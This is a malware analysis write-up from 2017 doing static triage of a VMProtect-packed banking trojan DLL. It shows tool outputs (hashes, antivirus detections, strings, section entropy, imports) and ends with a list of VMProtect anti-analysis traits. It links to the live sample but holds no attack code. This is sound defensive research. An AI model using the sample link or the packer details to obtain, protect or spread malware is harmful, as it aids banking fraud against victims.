Overview about a typical trojan banker

Author: Alexandre Borges
Date: OCTOBER/10/2017 – revision 1

Introduction

Few days ago, I received a sample of a trojan banker (possibly, a Brazilian malware, but the remote server is not active this time). It can be downloaded from the following link:

https://www.hybrid-analysis.com/sample/7e4da0be4da21c81ea562b6c98ba6e51f133ac3e49a2d2f06ceb720c2784072e?environmentId=100

In this article, we are using the following environment malware: VMware Workstation, a virtual machine running Windows 7 SP1 x86 and another virtual machine running Kali Linux 2.x with Volatility 2.6 already installed. Of course, it is not complicated to install it, but it would not be suitable to describe the process here.

First information

Obviously, as usual, let's start collecting information about the infected file itself and all respective hashes:

root@kali:/analysis# **file banker_trojan.bin**
banker_trojan.bin: PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows

root@kali:/analysis# **rahash2 -a md5,sha1,sha256 banker_trojan.bin**
banker_trojan.bin: 0x00000000-0x001e98a7 md5: 6e9f5f6ded365f78b8a0930ad2e04bd8
banker_trojan.bin: 0x00000000-0x001e98a7 sha1: 3cec77e8b37f179f6a8f54b4e4d500891ec997d0
banker_trojan.bin: 0x00000000-0x001e98a7 sha256:
7e4da0be4da21c81ea562b6c98ba6e51f133ac3e49a2d2f06ceb720c2784072e

It's sad that the malware's author has not provided us the symbols for making our analysis easier. ☺

Next step is to check what the main anti-viruses programs tell us about our trojan (a DLL file) by using Viper, as shown below:

```
viper banker_trojan.bin > virustotal -v
[+] VirusTotal Report for 6e9f5f6ded365f78b8a0930ad2e04bd8:
[*] Detecting engines:
+-------------------+----------------------------------------------+
| Antivirus         | Signature                                    |
+-------------------+----------------------------------------------+
| ALYac             | Gen:Variant.Graftor.364335                   |
| AVG               | Win32:DangerousSig [Trj]                     |
| Ad-Aware          | Gen:Variant.Symmi.75117                      |
| AhnLab-V3         | Malware/Gen.Generic.C1862515                 |
| Arcabit           | Trojan.Symmi.D1256D                          |
| Avast             | Win32:DangerousSig [Trj]                     |
| Baidu             | Win32.Trojan.WisdomEyes.16070401.9500.9988   |
| BitDefender       | Gen:Variant.Symmi.75117                      |
| DrWeb             | Trojan.PWS.Banker1.22762                     |
| ESET-NOD32        | a variant of Win32/Packed.VMProtect.AG       |
| Emsisoft          | Gen:Variant.Symmi.75117 (B)                  |
| F-Secure          | Gen:Variant.Symmi.75117                      |
| GData             | Gen:Variant.Symmi.75117                      |
| Ikarus            | Trojan-Banker.Win32.Generic                  |
| Invincea          | heuristic                                    |
| K7AntiVirus       | Unwanted-Program ( 0050fbf81 )               |
| K7GW              | Unwanted-Program ( 0050fbf81 )               |
| Kaspersky         | Trojan-Banker.Win32.Generic                  |
| McAfee            | Packed-GV!6E9F5F6DED36                       |
| McAfee-GW-Edition | Packed-GV!6E9F5F6DED36                       |
| MicroWorld-eScan  | Gen:Variant.Symmi.75117                      |
| Microsoft         | TrojanSpy:Win32/Anobrank.A                   |
| Panda             | Trj/Genetic.gen                              |
| Rising            | Malware.Generic.1!tfe (thunder:3spAOypLWUP)  |
| SentinelOne       | static engine - malicious                    |
| Sophos            | Mal/EncPk-AAL                                |
| Symantec          | ML.Attribute.HighConfidence                  |
| Tencent           | Win32.Trojan-banker.Generic.Wskt             |
| VBA32             | TrojanBanker.Generic                         |
| Zillya            | Trojan.GenericKDCRTD.Win32.11603             |
| ZoneAlarm         | Trojan-Banker.Win32.Generic                  |
+-------------------+----------------------------------------------+
[*] 31 out of 61 antivirus detected 6e9f5f6ded365f78b8a0930ad2e04bd8 as malicious.
[*] https://www.virustotal.com/file/7e4da0be4da21c81ea562b6c98ba6e51f133ac3e49a2d2
```

As we can see, it is a malicious file. Furthermore, the output shows little possible good information:

- It could have been packed by using **VMProtect**.
- It seems to be **trojan banker**, actually.
- Eventually, it might be a spy program that steals typed information (bank account number and passwords) as well takes pictures of the system's screen.

We are going to confirm this information later.

Checking the strings is another good option. However, as the output is a bit long, it is appropriate to restrict it by listing strings longer than 15 characters, as shown below:

root@kali:/analysis# **strings -a -n15 banker_trojan.bin**

```
Thawte Certification1
Thawte Timestamping CA0
201230235959Z0^1
Symantec Corporation100.
'Symantec Time Stamping Services CA - G20
http://ocsp.thawte.com0
.http://crl.thawte.com/ThawteTimestampingCA.crl0
TimeStamp-2048-10
Symantec Corporation100.
'Symantec Time Stamping Services CA - G20
201229235959Z0b1
Symantec Corporation1402
+Symantec Time Stamping Services Signer - G40
http://ts-ocsp.ws.symantec.com07
+http://ts-aia.ws.symantec.com/tss-ca-g2.cer0<
+http://ts-crl.ws.symantec.com/tss-ca-g2.crl0(
TimeStamp-2048-20
Greater Manchester1
COMODO CA Limited1#0!
COMODO RSA Code Signing CA0
*d. 13 korp. 1 pom. 8P, kom.4, ul. Kosygina1
YUPITER-STROI, OOO1
YUPITER-STROI, OOO0
https://secure.comodo.net/CPS0C
2http://crl.comodoca.com/COMODORSACodeSigningCA.crl0t
2http://crt.comodoca.com/COMODORSACodeSigningCA.crt0$
http://ocsp.comodoca.com0
Greater Manchester1
COMODO CA Limited1+0)
"COMODO RSA Certification Authority0
280508235959Z0}1
Greater Manchester1
COMODO CA Limited1#0!
COMODO RSA Code Signing CA0
;http://crl.comodoca.com/COMODORSACertificationAuthority.crl0q
/http://crt.comodoca.com/COMODORSAAddTrustCA.crt0$
http://ocsp.comodoca.com0
Greater Manchester1
COMODO CA Limited1#0!
COMODO RSA Code Signing CA
Symantec Corporation100.
'Symantec Time Stamping Services CA - G2
170417164514Z0#
```

Highlighting only the URLs, we have the following:

```
root@kali:/analysis# strings banker_trojan.bin | grep -i http
Lhttp://pki-crl.symauth.com/ca_219679623e6b4fa507d638cbeba72ecb/LatestCRL.crl07
http://pki-ocsp.symauth.com0
ehttp://pki-crl.symauth.com/offlineca/TheInstituteofElectricalandElectronicsEngineersIncIEEERootCA.crl0
http://ocsp.thawte.com0
.http://crl.thawte.com/ThawteTimestampingCA.crl0
http://ts-ocsp.ws.symantec.com07
+http://ts-aia.ws.symantec.com/tss-ca-g2.cer0<
+http://ts-crl.ws.symantec.com/tss-ca-g2.crl0(
https://secure.comodo.net/CPS0C
2http://crl.comodoca.com/COMODORSACodeSigningCA.crl0t
2http://crt.comodoca.com/COMODORSACodeSigningCA.crt0$
http://ocsp.comodoca.com0
;http://crl.comodoca.com/COMODORSACertificationAuthority.crl0q
/http://crt.comodoca.com/COMODORSAAddTrustCA.crt0$
http://ocsp.comodoca.com0
```

Clearly, the websites listed above are related to digital certification. Additionally, we should remember that **oscp.comodoca. com** is a web service (from Comodo in UK), which allows different clients to check whether a SSL certificate is really valid (it could be have been revoked). Unfortunately, the **oscp.comodoca.com** has not a very good reputation when we are talking about malwares. It is important to make clear that many companies continue classifying it as safe, though the Comodo itself has been classified as suspicious. Other websites (***symauth.com and thawte.com***) are also related to the verification and checking if the certificate was or not revoked, and they are associated to their companies **Symantec (USA) and Thawte(USA and South Africa).**

For now, we are not sure whether the malware is packed or not, but we can check it against VMprotect strings because the initial output using Viper:

root@kali:/analysis# **strings banker_trojan.bin | grep -i vmprotect**
VMProtect Software1
VMProtect Software CA0
VMProtect Client ipn56721
VMProtect Software0
VMProtect Software1
VMProtect Software CA0
VMProtect Software1
VMProtect Software CA

Look at the output. We have a second (weak) evidence about the VMProtect' s presence.

Analyzing the binary itself, we have a better idea about the malware as shown below (edited output because it is very long and complete):

root@kali:/analysis# **/root/softwares/ds/pecheck.py banker_trojan.bin**

PE check for 'banker_trojan.bin':

Entropy: 7.976971 (Min=0.0, Max=8.0)

MD5 hash: 6e9f5f6ded365f78b8a0930ad2e04bd8
SHA-1 hash: 3cec77e8b37f179f6a8f54b4e4d500891ec997d0
SHA-256 hash: 7e4da0be4da21c81ea562b6c98ba6e51f133ac3e49a2d2f06ceb720c2784072e
SHA-512 hash:
9699656545e9b6c1440011a29cdc6f67564a0c09c8298180ac80870d1dddaa69ff314a14467e57934be875de80d17ad8b76935ebcc50b3810ef507291410f25c

.text entropy: 0.000000 (Min=0.0, Max=8.0)
.data entropy: 0.000000 (Min=0.0, Max=8.0)
.rdata entropy: 0.000000 (Min=0.0, Max=8.0)
.eh_fram entropy: 0.000000 (Min=0.0, Max=8.0)
.bss entropy: 0.000000 (Min=0.0, Max=8.0)
.edata entropy: 0.000000 (Min=0.0, Max=8.0)
.idata entropy: 0.000000 (Min=0.0, Max=8.0)
.CRT entropy: 0.000000 (Min=0.0, Max=8.0)
.tls entropy: 0.483985 (Min=0.0, Max=8.0)
..bla0 entropy: 0.000000 (Min=0.0, Max=8.0)
..bla1 entropy: 7.978251 (Min=0.0, Max=8.0)
.reloc entropy: 2.808567 (Min=0.0, Max=8.0)

….

PEiD:
Error: signature database missing → *PeiD is unable to detect the packer.* ☹
Entry point:
ep: 0x003f97bb
ep address: 0x661797bb
Section: ..bla1
ep offset: 0x001e7dbb

Overlay:
Start offset: 0x001e8000
Size: 0x000018a8 6.2 KB 0.31%
MD5: fd0138dbef6457be925a7e6d8d2d959e
SHA-256: 2443a099b68bf1ba1b2bde34f3f00095ef02bd8af6f1b73aafe752d10db796e9
MAGIC: a8180000 �...
PE file without overlay:
MD5: 407e7da5304789830c8d6bc9fba8947b
SHA-256: b229b55adddc9827d7d256a887014fed5ee28fadaac3e8f2cc4459ff7923688a

From the output above, we have learned that:

- The total **entropy is 7.976971**, indicating that the malware is likely packed.
- The **.bla1 section** holds almost whole entropy.
- Probably, the **.bla0 section** will be written by the unpacked malware.
- There is a **TLS section**, so something is being executed before the **entry point (EP).**
- There is a small **overlay** in the file and it could be the certificate.


Many people prefer using Radare2 to check only the entropy, so we can also use it here:

```
root@kali:/analysis# rabin2 -K entropy -S banker_trojan.bin
[Sections]
idx=00 vaddr=0x65d81000 paddr=0x00000000 sz=0 vsz=8192 perm=m-r-x entropy=00000000 name=.text
idx=01 vaddr=0x65d83000 paddr=0x00000000 sz=0 vsz=4096 perm=m-rw- entropy=00000000 name=.data
idx=02 vaddr=0x65d84000 paddr=0x00000000 sz=0 vsz=4096 perm=m-r-- entropy=00000000 name=.rdata
idx=03 vaddr=0x65d85000 paddr=0x00000000 sz=0 vsz=4096 perm=m-r-- entropy=00000000 name=.eh_fra
idx=04 vaddr=0x65d86000 paddr=0x00000000 sz=0 vsz=4096 perm=m-rw- entropy=00000000 name=.bss
idx=05 vaddr=0x65d87000 paddr=0x00000000 sz=0 vsz=4096 perm=m-r-- entropy=00000000 name=.edata
idx=06 vaddr=0x65d88000 paddr=0x00000000 sz=0 vsz=4096 perm=m-rw- entropy=00000000 name=.idata
idx=07 vaddr=0x65d89000 paddr=0x00000000 sz=0 vsz=4096 perm=m-rw- entropy=00000000 name=.CRT
idx=08 vaddr=0x65d8a000 paddr=0x00000400 sz=512 vsz=4096 perm=m-rw- entropy=00000000 name=.tls
idx=09 vaddr=0x65d8b000 paddr=0x00000000 sz=0 vsz=2125824 perm=m-r-x entropy=00000000 name=..bla0
idx=10 vaddr=0x65f92000 paddr=0x00000600 sz=1996800 vsz=1998848 perm=m-r-x entropy=07000000 name=..bla1
idx=11 vaddr=0x6617a000 paddr=0x001e7e00 sz=512 vsz=4096 perm=m-r-- entropy=02000000 name=.reloc

12 sections
```

Physical size equal to zero, but the virtual size is equal to 2125824, so it is another clue that this section will receive the unpacked code.


Another checking of the entropy, which shows a graph, follows:

```
root@kali:/analysis# binwalk -E banker_trojan.bin

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Falling entropy edge (0.303279)
39936         0x9C00          Falling entropy edge (0.776267)
66560         0x10400         Rising entropy edge (0.966416)
77824         0x13000         Rising entropy edge (0.974117)
80896         0x13C00         Falling entropy edge (0.826613)
88064         0x15800         Falling entropy edge (0.845236)
91136         0x16400         Falling entropy edge (0.832765)
96256         0x17800         Falling entropy edge (0.816247)
105472        0x19C00         Falling entropy edge (0.804895)
108544        0x1A800         Falling entropy edge (0.822379)
111616        0x1B400         Falling entropy edge (0.808026)
117760        0x1CC00         Falling entropy edge (0.837397)
126976        0x1F000         Falling entropy edge (0.849865)
134144        0x20C00         Falling entropy edge (0.824591)
136192        0x21400         Falling entropy edge (0.812328)
147456        0x24000         Falling entropy edge (0.772875)
155648        0x26000         Falling entropy edge (0.846428)
159744        0x27000         Falling entropy edge (0.842807)
163840        0x28000         Rising entropy edge (0.979136)
1895424       0x1CEC00        Falling entropy edge (0.811544)
1899520       0x1CFC00        Falling entropy edge (0.841479)
1905664       0x1D1400        Falling entropy edge (0.000000)
1914880       0x1D3800        Falling entropy edge (0.846103)
1917952       0x1D4400        Falling entropy edge (0.835629)
1920000       0x1D4C00        Falling entropy edge (0.845737)
1934336       0x1D8400        Falling entropy edge (0.821650)
1949696       0x1DC000        Falling entropy edge (0.837912)
1955840       0x1DD800        Falling entropy edge (0.822375)
1961984       0x1DF000        Falling entropy edge (0.846708)
1976320       0x1E2800        Falling entropy edge (0.828230)
1980416       0x1E3800        Falling entropy edge (0.844171)
1988608       0x1E5800        Falling entropy edge (0.846001)
1992704       0x1E6800        Falling entropy edge (0.846602)
1997824       0x1E7C00        Falling entropy edge (0.641789)
```



It is interesting to know the **offset point from where the entropy increases**. Nice. ☺


Finally, we confirm the packer used on this malware, its overlay and entropy by using **DiE**:




As we have already suspected:

- The malware was packed by using **VMProtect**.
- It was compiled by using **MinGW** and using the **GNU Linker**.

Additionally, the entropy's graph that is presented by the DiE is similar to that we have seen by using binwalk:



Using the same **DiE tool**, we can see the **overlay information**, which includes information about Thawte digital signature, as shown in the screenshot below:



If we have stopped collecting information here, probably it would be enough. Nevertheless, there are other great tools that could bring a more summarized view about the necessary information and, why not, useful hints. For example, let's run the **peframe tool** and check what it can do for us (**red and blue colors are mine**):

root@kali:/analysis# **peframe banker_trojan.bin**

Short information

File type PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
File name banker_trojan.bin
File size 2005160
Hash MD5 6e9f5f6ded365f78b8a0930ad2e04bd8
Compile time 1969-12-31 19:00:00 → *ridiculous compile time!*
Sections 12 (11 suspicious)
Directories import, export, tls, relocation, security → *Code being executed before the entry point!*
Detected sign, antidbg → *probably there is an anti-debug technique*
Dll True
Import Hash f498f281687f2d462ea27ca059308d46
....

Import function

ADVAPI32.dll 6
KERNEL32.dll 17

msvcrt.dll 1 → *It supports multi-thread and implements C Run Time support (native, mixed native and managed code as well managed code).*
WTSAPI32.dll 1 → *It is a DLL related to Remote Desktop Service.*
USER32.dll 1

Antidbg info

GetLastError

Export function

CryptUIDlgCertM 0x65d81600
DllMain@12 0x65d81730
a8u34tA 0x65d81610

This exported functions will be used later. ☺

Apialert info

DeleteCriticalSection
ExitProcess → ***It can means a known trick for stopping the debugging process. Obviously, setting a breakpoint here would be enough for evaluating the code better.***
GetCurrentProcess
GetModuleFileNameW
GetModuleHandleA
GetProcAddress
LoadLibraryA
Sleep

Sign info

----

hash_md5 94b81e4ce61bd8c51c0f2185742cfdd9
block_size 6312
hash_sha1 ed55b97a7e4d3874c25add2878d7ab9ff9be0980
virtual_address 1998848

Filename found

Library ADVAPI32.dll
Library USER32.dll
Library KERNEL32.dll
Library msvcrt.dll
Library WTSAPI32.dll
Library wKZ3vc.dll → ***It could be an useful information.***

Url found


----

http://ts-crl.ws.symantec.com/tss-ca-g2.crl0(
http://ocsp.comodoca.com0
http://crl.thawte.com/ThawteTimestampingCA.crl0

http://pki-crl.symauth.com/offlineca/TheInstituteofElectricalandElectronicsEngineersIncIEEERootCA.crl0
http://pki-ocsp.symauth.com0
http://crl.comodoca.com/COMODORSACertificationAuthority.crl0q
http://crl.comodoca.com/COMODORSACodeSigningCA.crl0t
http://ocsp.thawte.com0
http://crt.comodoca.com/COMODORSAAddTrustCA.crt0$
https://secure.comodo.net/CPS0C
http://pki-crl.symauth.com/ca_219679623e6b4fa507d638cbeba72ecb/LatestCRL.crl07
http://ts-ocsp.ws.symantec.com07
http://crt.comodoca.com/COMODORSACodeSigningCA.crt0$
http://ts-aia.ws.symantec.com/tss-ca-g2.cer0<

Another useful tool for acquire details about the malware is the **PortexAnalyzer** (http://katjahahn.github.io/PortEx/, **written by Karsten Hahn**), which it is executed by running the following command:


java -jar PortexAnalyzer.jar -o C:\analysis\banker_trojan.txt -p C:\analysis\banker_portanalyzer_image.jpg C:\analysis\banker_trojan.bin



The **Portex Analyzer** shows us another interesting information. As we already known, the IAT is packed in a protected malware. Thus, the information below exactly shows this fact because we have already learned that the **.bla1 section** is the packed section (high entropy):

data directory	rva	-> offset	size	in section	file offset
export table	0x2234d4	0x11ad4	0x76	11 ..bla1	0xf8
import table	0x232e38	0x21438	0xb4	11 ..bla1	0x100
certificate table	0x1e8000	0x1dd000	0x18a8	10 ..bla0	0x118
base relocation table	0x3fa000	0x1e7e00	0x128	12 .reloc	0x120
TLS table	0x3f372c	0x1e1d2c	0x28	11 ..bla1	0x140
IAT	**0x231000**	**0x1f600**	**0x88**	**11 ..bla1**	**0x158**

If you don't remember about this fact, it follows a quick picture on the packing process:



According to our analysis so far, the malware is using **VMProtect**, which is an excellent packer. Of course, it is not appropriate to make an extensive explanation about the topic, but few important points about the **VMProtect** follow below:

1. **This is a 32-bit DLL example**. However, most code protected with VMProtect is seen in **64-bit malwares.**
2. Any function from the original malware is removed of the IAT. This is means that IAT shown by **Portex Analyze**r and **peframe tools** is associated to the packer itself.
3. VMProtect checks the **file memory integrity**. Therefore, any attempt to change the malware on memory is easily detected.

4. Instructions (CPU code) are **virtualized** and transformed into virtual machine instructions (**RISC instruction**).
5. The **obfuscation** is **stack based**.
6. The virtualized code is **polymorphic**, so there are many representations referring the same CPU instruction.
7. The original code is **never entirely decrypted** on the memory.
8. There are **many dead and useless codes**. Thus, the static analysis is usually trouble.
9. There are **many hooks** on calls such as **LoadString( )** and **LdrAccessResource( ) functions** (**resources are usually encrypted**).
10. It has few **anti-debugger** and **anti-vm** tricks.
11. Calls to **IAT functions** are replaced by **calls at VMProtect section (VMProtect's IAT).**
12. There are also **fake push instructions**.

